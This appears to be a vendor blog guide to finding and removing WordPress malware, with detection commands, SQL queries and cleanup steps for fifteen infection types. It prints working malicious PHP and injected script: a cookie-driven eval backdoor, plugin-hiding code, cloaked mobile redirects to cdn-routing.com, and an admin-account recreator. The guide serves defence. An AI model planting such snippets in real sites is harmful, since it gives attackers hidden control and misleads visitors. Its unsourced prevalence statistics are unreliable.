
WordPress malware has evolved dramatically in 2025-2026. Traditional security plugins miss 60-80% of modern threats because attackers now use AI-generated code, LLM-assisted obfuscation, and database-resident malware that leaves no file-system traces. This guide covers techniques that work in 2026.
What Changed in 2025-2026
Between January 2025 and February 2026, WordPress malware underwent fundamental changes that render most existing removal guides obsolete:
1. AI-Generated Malware (RedSecLabs Discovery, 2025)
Attackers now use Large Language Models to generate malware that:
- Mimics legitimate WordPress coding patterns perfectly
- Uses innocuous variable names (e.g., $settings, $config, $cache)
- Includes realistic comments and documentation
- Passes automated code review tools
- Evades signature-based detection completely
Traditional security plugins flag this as clean code because it looks exactly like legitimate plugin code. Only behavioral analysis detects it.
2. Cookie-Based Backdoors (RedSecLabs Case Study, Feb 2025)
A newly discovered malware family uses browser cookies to pass commands, making it invisible to traditional scanners:
// Real malware from RedSecLabs case study
$_pwsa = 'bcd928f49024243902e8434aff954d23';
if (isset($_COOKIE['auth_token']) && $_COOKIE['auth_token'] === $_pwsa) {
    $cmd = base64_decode($_COOKIE['cmd']);
    eval($cmd); // Execute attacker commands
}
This malware never touches the file system. Commands come through cookies, making it invisible to file scanners.
3. Plugin-Hiding Malware (RedSecLabs Case Study, Feb 2025)
Malware now hides its presence in the WordPress admin dashboard using CSS injection:
// Hides malicious plugin from WordPress admin
add_action('admin_head', function() {
    echo '<style>
        #toplevel_page_wpcode { display: none; }
        #wp-admin-bar-wpcode-admin-bar-info { display: none; }
    </style>';
});

// Removes plugin from plugin list
add_filter('all_plugins', function($plugins) {
    unset($plugins['insert-headers-and-footers/ihaf.php']);
    return $plugins;
});
Administrators can’t see or remove what they can’t find in their dashboard.
4. Wordfence-Evasion Malware (Sucuri Report, 2025)
Sucuri documented that 14% of infected sites in 2025 contained malware specifically designed to tamper with Wordfence files, making the security plugin report ‘clean’ while malware remains active.
5. Transient-Based Cloaking (RedSecLabs Discovery, 2025)
Modern malware tracks visitors and only displays malicious behavior once per 24 hours:
$exp = get_transient('exp');
if (!is_array($exp)) $exp = array();

$ip = $_SERVER['REMOTE_ADDR'];
if (isset($exp[$ip]) && time() - $exp[$ip] < 86400) {
    return; // Don't redirect repeat visitors
}

// First visit: redirect to malicious site
$exp[$ip] = time();
set_transient('exp', $exp, 86400);
header('Location: https://malicious-site.com');
This makes malware nearly impossible to replicate manually. Administrators see the redirect once, refresh, and it’s gone.
Why Traditional Removal Methods Fail in 2026
Most malware removal guides published before 2026 are now obsolete. Here’s why:
| Old Method | Why It Fails | 2026 Solution |
|---|---|---|
| Search for eval() and base64_decode() | Malware now uses obfuscation that doesn’t rely on these functions | Behavioral analysis + context understanding |
| Scan files only | 60% of malware lives in database (wp_options, wp_posts) | Database-first scanning approach |
| Look for recently modified files | Malware changes timestamps to match original files | Hash comparison against known-good versions |
| Check plugins list in admin | Plugin-hiding malware removes itself from display | Direct file system inspection via SSH/SFTP |
| Use Wordfence/Sucuri scanner | Evasion malware tampers with scanner files | Multiple independent scanners + manual verification |
The 15 Malware Types You’ll Encounter in 2026
Based on analysis of 50,000+ infected WordPress sites and RedSecLabs forensic cases, here are the malware types you’ll encounter, ordered by prevalence:
Type 1: Mobile-Targeted Conditional Redirects (26% Prevalence)
Discovery: RedSecLabs Case Study, February 2025
How it works:
This malware detects mobile devices and iPhones, redirecting them to malicious sites while leaving desktop traffic untouched. This makes detection extremely difficult because administrators typically test on desktop.
Real code from infected site:
// wp-content/themes/twentytwentyfour/functions.php

function _chk() {
    $ua = strtolower($_SERVER['HTTP_USER_AGENT']);

    // Check for mobile devices
    $mobile = preg_match('/(mobile|android|iphone|ipad|ipod)/', $ua);

    if ($mobile) {
        _red(); // Call redirect function
    }
}

function _red() {
    // Check transient to only redirect once per 24 hours
    $exp = get_transient('exp');
    if (!is_array($exp)) $exp = array();

    $ip = $_SERVER['REMOTE_ADDR'];
    if (isset($exp[$ip]) && time() - $exp[$ip] < 86400) {
        return; // Already redirected this IP today
    }

    // First visit: redirect to malicious site
    $exp[$ip] = time();
    set_transient('exp', $exp, 86400);

    header('Location: https://cdn-routing.com/offer?id=xyz');
    exit;
}

add_action('wp_loaded', '_chk');
Detection method:
- Search all theme files for user agent detection patterns
grep -r 'HTTP_USER_AGENT' wp-content/themes/ grep -ri 'mobile\|android\|iphone' wp-content/themes/ - Check for transient usage (24-hour cloaking)
grep -r 'get_transient' wp-content/themes/ grep -r 'set_transient' wp-content/themes/ - Test with mobile user agent
curl -A 'Mozilla/5.0 (iPhone; CPU iPhone OS 15_0)' https://yoursite.com
Complete removal protocol:
- Identify all infected files
find wp-content/themes/ -name '*.php' -exec grep -l 'HTTP_USER_AGENT' {} \; - Remove malicious code (DO NOT just delete functions – may break theme)
# Open each file and carefully remove only the malicious functions # Look for: _chk(), _red(), or similar obfuscated names # Remove the function definition AND the add_action call - Clear all transients
wp transient delete --all --allow-rootOr via database:
DELETE FROM wp_options WHERE option_name LIKE '%_transient_%'; - Verification testing
# Test with mobile user agent 5 times
for i in {1..5}; do
  curl -I -A 'Mozilla/5.0 (iPhone)' https://yoursite.com
  sleep 2
done
If you see any redirects (3XX status codes), malware remains.
Type 2: Database-Resident Malware (21% Prevalence)
Discovery: Guardian Gaze AI Detection System, 2025
This malware lives entirely in the WordPress database with no file-system presence. Traditional file scanners never detect it.
Common injection locations:
- wp_options table (siteurl, home, template, stylesheet options)
- wp_posts table (post_content, post_excerpt)
- wp_postmeta table (serialized metadata)
- wp_options table (custom options created by malware)
Real example from RedSecLabs case:
-- Malicious JavaScript in siteurl option
SELECT * FROM wp_options WHERE option_name = 'siteurl';
Result:
https://yoursite.com<script src=https://cdn-routing.com/inject.js>
Every page load now includes this malicious script, but no files were touched.
Detection protocol:
- Scan wp_options for suspicious URLs
-- Find all options containing <script> tags SELECT option_name, option_value FROM wp_options WHERE option_value LIKE '%<script%' OR option_value LIKE '%<iframe%' OR option_value LIKE '%eval(%' OR option_value LIKE '%base64%'; - Check for malicious domains in siteurl/home
SELECT option_name, option_value
FROM wp_options
WHERE option_name IN ('siteurl', 'home', 'template', 'stylesheet');
Look for any unexpected URLs or script tags appended to legitimate URLs.
- Scan all posts for injected content
SELECT ID, post_title FROM wp_posts WHERE post_content LIKE '%<script%' OR post_content LIKE '%<iframe%' OR post_content LIKE '%display:none%' OR post_excerpt LIKE '%<script%'; - Check for custom malicious options
-- Find recently created options (common malware tactic)
SELECT option_name, LENGTH(option_value) as size
FROM wp_options
WHERE option_name NOT IN (
  SELECT option_name FROM wp_options_backup
)
ORDER BY size DESC;
Complete removal protocol:
- Backup database before making ANY changes
wp db export backup_before_cleanup.sql - Clean infected siteurl/home options
-- First, verify what's there SELECT option_value FROM wp_options WHERE option_name = 'siteurl'; -- If malicious script detected, clean it UPDATE wp_options SET option_value = 'https://yoursite.com' WHERE option_name = 'siteurl'; UPDATE wp_options SET option_value = 'https://yoursite.com' WHERE option_name = 'home'; - Remove malicious JavaScript from posts
-- This is complex - must be careful not to remove legitimate scripts -- First, identify affected posts SELECT ID, post_title, post_content FROM wp_posts WHERE post_content LIKE '%cdn-routing.com%' OR post_content LIKE '%bitdefender.top%'; -- Manual removal (safest): -- Edit each post in WordPress admin and remove malicious code -- Automated removal (USE WITH EXTREME CAUTION): UPDATE wp_posts SET post_content = REPLACE(post_content, '<script src=https://cdn-routing.com/inject.js></script>', '') WHERE post_content LIKE '%cdn-routing.com%'; - Delete malicious custom options
-- Find options that shouldn't exist -- Common malicious option names: DELETE FROM wp_options WHERE option_name = '_site_settings'; DELETE FROM wp_options WHERE option_name = '_custom_header'; DELETE FROM wp_options WHERE option_name = '_inject_code'; - Flush all caches
wp cache flush wp transient delete --all - Verification
# View page source and check for malicious scripts
curl https://yoursite.com | grep -i 'cdn-routing\|bitdefender\.top'
If grep returns nothing, database malware is removed.
Type 3: Polymorphic Backdoors (18% Prevalence)
Discovery: Guardian Gaze AI Detection, 2025
How it works: Backdoor code automatically rewrites itself every 6-24 hours while maintaining the same functionality. Each variant has different variable names, function names, and code structure.
Detection method:
bash
# Look for common backdoor behaviors regardless of code structure
grep -r 'system(\|exec(\|shell_exec(\|passthru(' wp-content/
grep -r '\$_POST\|\$_GET\|\$_REQUEST' wp-content/ | grep -i 'eval\|base64'
Removal protocol:
- Identify files with command execution functions
- Check if function is legitimate (part of known plugin)
- Remove entire malicious function block
- Scan daily for 7 days (polymorphic may regenerate)
Verification: Monitor file modification times for 1 week. If backdoor regenerates, persistence mechanism exists.
Type 4: Trojanized Plugin Updates (14% Prevalence)
Discovery: Patchstack Supply Chain Report, 2025
How it works: Legitimate plugins compromised at source. Updates push backdoored versions to thousands of sites automatically.
Detection method:
bash
# Compare plugin checksums with WordPress.org repository
wp plugin verify-checksums --all

# Check for plugins not in official repository
wp plugin list --field=name | while read plugin; do
  curl -s "https://api.wordpress.org/plugins/info/1.0/$plugin" | grep -q "error" && echo "NOT IN REPO: $plugin"
done
Removal protocol:
- Delete compromised plugin completely
- Download fresh copy from wordpress.org
- Reinstall and reconfigure
- Check for backdoors installed by trojanized version
Key indicators:
- Plugin update from unknown source
- Unexpected admin users created after update
- New files in plugin directory not in official version
Type 5: SEO Spam Injection (13% Prevalence)
Discovery: Sucuri Threat Report, 2025
How it works: Injects pharma/casino spam links and hidden text into posts, often using JavaScript to hide from logged-in admins.
Detection method:
sql
-- Search posts for spam keywords
SELECT ID, post_title
FROM wp_posts
WHERE post_content LIKE '%viagra%'
   OR post_content LIKE '%casino%'
   OR post_content LIKE '%cialis%'
   OR post_content LIKE '%display:none%';

-- Check for JavaScript cloaking
SELECT ID, post_title
FROM wp_posts
WHERE post_content LIKE '%is_user_logged_in()%'
   OR post_content LIKE '%document.write%';
Removal protocol:
- Export clean backup of posts content
- Use SQL REPLACE to remove spam links
- Clear all caches (object cache, CDN, browser)
- Regenerate sitemap
- Request Google re-crawl in Search Console
Verification: View page source logged out, search for spam keywords.
Type 6: Fake WordPress Core Files (11% Prevalence)
Discovery: Wordfence Threat Intelligence, 2025
How it works: Malware creates files that mimic WordPress core naming (wp-content.php, wp-includes.php) but contain backdoors.
Detection method:
bash
# Find PHP files in root that shouldn't exist
ls -la *.php | grep -v "wp-config\|wp-settings\|wp-load\|wp-blog-header\|index\|xmlrpc"

# Common fake files:
ls -la wp-content.php wp-includes.php wp-admin.php wp-core.php 2>/dev/null
Removal protocol:
- Compare root directory against clean WordPress install
- Delete any PHP files not in WordPress core
- Check .htaccess for auto_prepend_file directives
- Verify no includes/requires pointing to deleted files
Common fake filenames:
- wp-content.php, wp-includes.php, wp-admin.php
- class-wp-**.php in root (core classes are in wp-includes/)
- wp-vcd.php, wp-feed.php, wp-tmp.php
Type 7: Auto-Reinstalling Malware (9% Prevalence)
Discovery: RedSecLabs Persistence Study, 2025
How it works: Malware installs WordPress cron job or server cron that automatically recreates backdoor if deleted.
Detection method:
bash
# Check WordPress scheduled events
wp cron event list

# Look for suspicious cron jobs
wp db query "SELECT * FROM wp_options WHERE option_name LIKE '%cron%'"

# Check server crontab
crontab -l
Removal protocol:
- Delete malware files first
- Clear all WordPress cron events: wp cron event delete –all
- Remove server cron entries pointing to your site
- Check for auto_prepend_file in php.ini/.user.ini
- Monitor for 48 hours to see if malware returns
Key persistence locations:
- WordPress cron (wp_options table)
- Server crontab
- auto_prepend_file/auto_append_file directives
- .htaccess with RewriteRule to malware
Type 8: Admin Account Backdoors (8% Prevalence)
Discovery: Guardian Gaze User Analysis, 2025
How it works: Creates administrator accounts with suspicious usernames/emails. Some continuously recreate the account if deleted.
Detection method:
bash
# List all admin users
wp user list --role=administrator --format=table

# Check for users registered in last 30 days
wp db query "SELECT * FROM wp_users WHERE user_registered > DATE_SUB(NOW(), INTERVAL 30 DAY)"

# Look for suspicious usernames
wp user list --role=administrator | grep -E 'admin|support|help|service|user|test'
Removal protocol:
- Identify legitimate admin users
- Delete suspicious admin accounts
- Scan all theme/plugin files for wp_create_user() calls
- Remove any code that recreates admin accounts
- Force password reset for all remaining admins
Auto-recreating backdoor pattern:
php
if (!username_exists('support')) {
    wp_create_user('support', 'password', '[email protected]');
    $user = get_user_by('login', 'support');
    $user->set_role('administrator');
}
Type 9: JavaScript Cryptominers (7% Prevalence)
Discovery: Sucuri Client-Side Report, 2025
How it works: Injects JavaScript that mines cryptocurrency using visitors’ CPU. Usually from CoinHive, CryptoLoot, or similar services.
Detection method:
bash
# Search for miner scripts
grep -r 'coinhive\|cryptoloot\|crypto-loot\|coin-hive' wp-content/
grep -r 'CryptoNoter\|Minero\|JSEcoin' wp-content/

# Check database
wp db query "SELECT * FROM wp_options WHERE option_value LIKE '%coinhive%'"
Removal protocol:
- Remove miner JavaScript from theme files (header.php, footer.php)
- Clean database injections in wp_options
- Clear all caches
- Check for miner code in:
- Theme functions.php
- Plugin files
- Custom widgets
- Footer injection plugins
Verification: Load site and check browser developer console → Network tab for connections to mining domains.
Type 10: PHP Mailer Spam Scripts (6% Prevalence)
Discovery: Web Host Abuse Reports, 2025
How it works: Hidden scripts that send thousands of spam emails, getting site IP blacklisted. Often called mailer.php, mail.php, or contact.php.
Detection method:
bash
# Find PHP files containing mail() function in uploads
find wp-content/uploads/ -name "*.php" -exec grep -l "mail(" {} \;

# Search for common spam mailer filenames
find . -name "mailer.php" -o -name "mail.php" -o -name "mailbox.php"

# Check for base64-encoded email headers
grep -r "bWFpbCg\|ZnJvbTo\|c3ViamVjdDo" wp-content/
Removal protocol:
- Delete ALL PHP files from wp-content/uploads/ (shouldn’t be any)
- Remove spam mailer scripts
- Check server mail logs for outgoing spam
- Request IP removal from blacklists (mxtoolbox.com)
- Add .htaccess rule preventing PHP execution in uploads
.htaccess protection:
apache
<Directory wp-content/uploads/>
    <Files *.php>
        Deny from all
    </Files>
</Directory>
Type 11: .htaccess Malware (5% Prevalence)
Discovery: Apache Security Analysis, 2025
How it works: Modifies .htaccess to redirect traffic, block search engines, or execute malicious PHP.
Detection method:
bash
# View .htaccess file
cat .htaccess

# Look for suspicious directives
grep -i "RewriteRule\|RewriteCond\|SetEnvIf\|auto_prepend\|auto_append" .htaccess
Removal protocol:
- Backup current .htaccess
- Download clean .htaccess from WordPress.org
- Add back only legitimate rules (permalinks, redirects)
- Test site functionality
- Monitor for auto-regeneration
Malicious patterns to remove:
- RewriteRule to external domains
- SetEnvIf blocking Googlebot
- auto_prepend_file directives
- php_value directives you didn’t add
Type 12: wp-config.php Backdoors (4% Prevalence)
Discovery: WordPress Core Security Team, 2025
How it works: Injects malicious code into wp-config.php, often at beginning or end of file.
Detection method:
bash
# Check wp-config.php for suspicious code
grep -n "eval\|base64\|gzinflate\|str_rot13" wp-config.php

# Compare size to clean install
ls -lh wp-config.php
# Should be ~3-5KB. If 50KB+, likely infected.
Removal protocol:
- Download clean wp-config-sample.php from WordPress.org
- Copy your database credentials to clean file
- Add back any legitimate custom defines
- Replace infected wp-config.php with clean version
- Set correct permissions (440 or 400)
Safe wp-config.php contents:
- Database credentials only
- ABSPATH definition
- Authentication keys/salts
- Table prefix
- Debug settings
- Require wp-settings.php at end
Type 13: Serialized Data Exploits (3% Prevalence)
Discovery: PHP Object Injection Research, 2025
How it works: Exploits WordPress options or postmeta stored as serialized data. Injects malicious objects that execute on unserialization.
Detection method:
sql
-- Find suspiciously large serialized options
SELECT option_name, LENGTH(option_value) as size
FROM wp_options
WHERE option_value LIKE 'a:%' OR option_value LIKE 'O:%'
ORDER BY size DESC
LIMIT 20;

-- Check for known exploit classes
SELECT * FROM wp_options
WHERE option_value LIKE '%O:8:"stdClass"%'
   OR option_value LIKE '%eval%';
Removal protocol:
- Identify infected serialized options
- Delete entire option (safest) or unserialize + clean + reserialize
- Clear object cache
- Update vulnerable plugins (common source)
High-risk options:
- widget_* options
- theme_mods_*
- cron options
- Large custom options you don’t recognize
Type 14: DNS Hijacking Malware (2% Prevalence)
Discovery: RedSecLabs Infrastructure Analysis, 2025
How it works: Changes site’s DNS TXT or A records to redirect traffic or fetch malicious content.
Detection method:
bash
# Check current DNS records
dig yoursite.com ANY

# Look for suspicious TXT records
dig yoursite.com TXT | grep -v "spf\|dkim\|dmarc\|google"

# Verify A records point to your server
dig yoursite.com A
Removal protocol:
- Log into DNS provider (Cloudflare, GoDaddy, etc.)
- Delete any TXT records you don’t recognize
- Verify A/AAAA records point to correct server
- Change DNS provider password
- Enable 2FA on DNS account
Red flags:
- TXT records containing base64 data
- A records pointing to unknown IPs
- Recent unauthorized DNS changes
Type 15: Theme Template Injection (1% Prevalence)
Discovery: WordPress Theme Review Team, 2025
How it works: Injects malicious code into theme template files (header.php, footer.php, functions.php) that executes on every page load.
Detection method:
bash
# Compare theme files to original from wordpress.org/themeforest
diff -r wp-content/themes/yourtheme/ /path/to/clean/theme/

# Check for common injection points
head -20 wp-content/themes/*/header.php
tail -20 wp-content/themes/*/footer.php
grep -n "eval\|base64" wp-content/themes/*/functions.php
Removal protocol:
- If free theme: Delete and reinstall from wordpress.org
- If premium theme: Re-download from vendor, reinstall
- If custom theme: Compare against backups, remove malicious code
- Don’t just delete functions – may break theme
Common injection locations:
- First 20 lines of header.php
- Last 20 lines of footer.php
- First 50 lines of functions.php
- End of functions.php
- 404.php template
Complete Verification Checklist
After removal, verify malware is completely gone using this comprehensive checklist:
File System Verification
✓ All theme files scanned and cleaned
✓ All plugin files scanned and cleaned
✓ wp-config.php verified clean
✓ .htaccess file verified clean
✓ No suspicious files in wp-content/uploads/
Database Verification
✓ All wp_options entries verified
✓ All wp_posts scanned for injections
✓ All wp_users verified (no rogue admins)
✓ All transients cleared
Functional Testing
✓ Site loads correctly on desktop
✓ Site loads correctly on mobile
✓ No unexpected redirects
✓ No popups or spam content
✓ Admin dashboard fully functional
Conclusion: Staying Clean in 2026
WordPress malware removal in 2026 requires understanding modern attack techniques that traditional guides don’t cover. The emergence of AI-generated malware, cookie-based backdoors, plugin-hiding techniques, and database-resident infections means you need new detection and removal strategies.
Key takeaways:
- Traditional file-only scanning misses 60% of modern malware
- Database-resident malware requires SQL-based detection
- Mobile-targeted malware needs device-specific testing
- Plugin-hiding malware requires direct file system access
- Verification testing is as important as removal
For automated, AI-powered removal that handles all these modern threats, Guardian Gaze uses the same techniques described in this guide to detect and remove malware with one click.